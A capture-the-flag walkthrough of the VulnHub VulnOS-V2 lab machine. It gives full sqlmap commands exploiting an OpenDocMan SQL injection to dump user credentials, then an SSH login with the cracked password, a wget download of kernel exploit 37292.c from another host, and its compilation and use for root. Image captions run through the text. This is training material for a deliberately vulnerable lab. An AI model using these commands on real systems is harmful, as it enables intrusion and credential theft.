
**VulnOS-V2 -VulnHub**

Let's begin by scanning the host:

Open Ports:

SSH (22/TCP)

HTTP (80/TCP)

IRC (6667/TCP)

As we don’t have credential’s so we cant connect via SSH.


As port 80 is open that means we can open it in the browser.

A screenshot of a computer program

Description automatically generatedWe searched a web page's source code because we couldn't find anything there, and we found a link to **/jabc;** let's open it.A screenshot of a computer

Description automatically generated

I then entered the directory and used the logins **guest:guest** and **guest:guest**, respectively. Additionally, there was an upload button, but it could only **accept.doc** files, making it largely worthless.

If you look closely, you'll see a **cms opendocman v1.2.7** on the login screen. Opendocman version in question is weak.

Let’s search for its exploits to be used against opendocman. And for that type:

**searchsploit OpenDocMan 1.2.7**

From its result, we found exploit 32075.txt which was showing “the vulnerability exists due to insufficient validation of **“add\_value”** HTTP GET parameter in **“/ajax\_udf.php”** script.

A remote unauthenticated attacker can execute arbitrary SQL commands in application’s database.”

Now we will use sqlmap to find out the database of usernames and passwords and for that type:

**A screenshot of a computer program

Description automatically generatedsqlmap -u 'http://192.168.0.109/jabcd0cs/ajax\_udf.php?q=1&add\_value=odm\_user' --risk=3 --level=5 --dbs --threads=4 –batch**

And we have fetched database name **“jabcd0cs”**

This sqlmap command will show us all the username and passwords as shown below.

**sqlmap -u 'http://192.168.0.109/jabcd0cs/ajax\_udf.php?q=1&add\_value=odm\_user' -D jabcd0cs --risk=3 --level=5 --threads=4 --dump-all --batch**

**A screenshot of a computer

Description automatically generated**


A screenshot of a computer

Description automatically generatedAs you can see that the password is an MD5 hash value. We can crack it online no third-party tool is needed.

It turns out that the password is **webmin1980** and the user name is **webmin**. Given our login and password, we can access the SSH port and log in. Open a new terminal in Kali, then type the following to log in via SSH:

**ssh webmin@192.168.0.109**

You will then be able to start a session by providing the password when prompted. Let's look at the kernel version to see whether it is susceptible or not.

**lsb\_release -a**

The version is 14.04 that means it can be exploited, and for that type:

**searchsploit ubuntu 14.04**

It has shown so many exploits and from those, we chose **37292.c** for Local Privilege Escalation.

I noticed I was in an SH shell, so I ran **python -c 'import pty;pty.spawn("/bin/bash")'** to spawn a BASH shell.

Type the following command to download it:

**wget https://192.168.0.110/37292.c**

**A screenshot of a computer

Description automatically generated**

As the exploit is downloaded, now as always we need to compile it and then run it. And for that the set of commands is:

**gcc 37292.c -o shell**

A computer screen shot of a program

Description automatically generated**./shell**

And here you will a **flag.txt**.

**cat flag.txt**

**A screenshot of a computer program

Description automatically generated**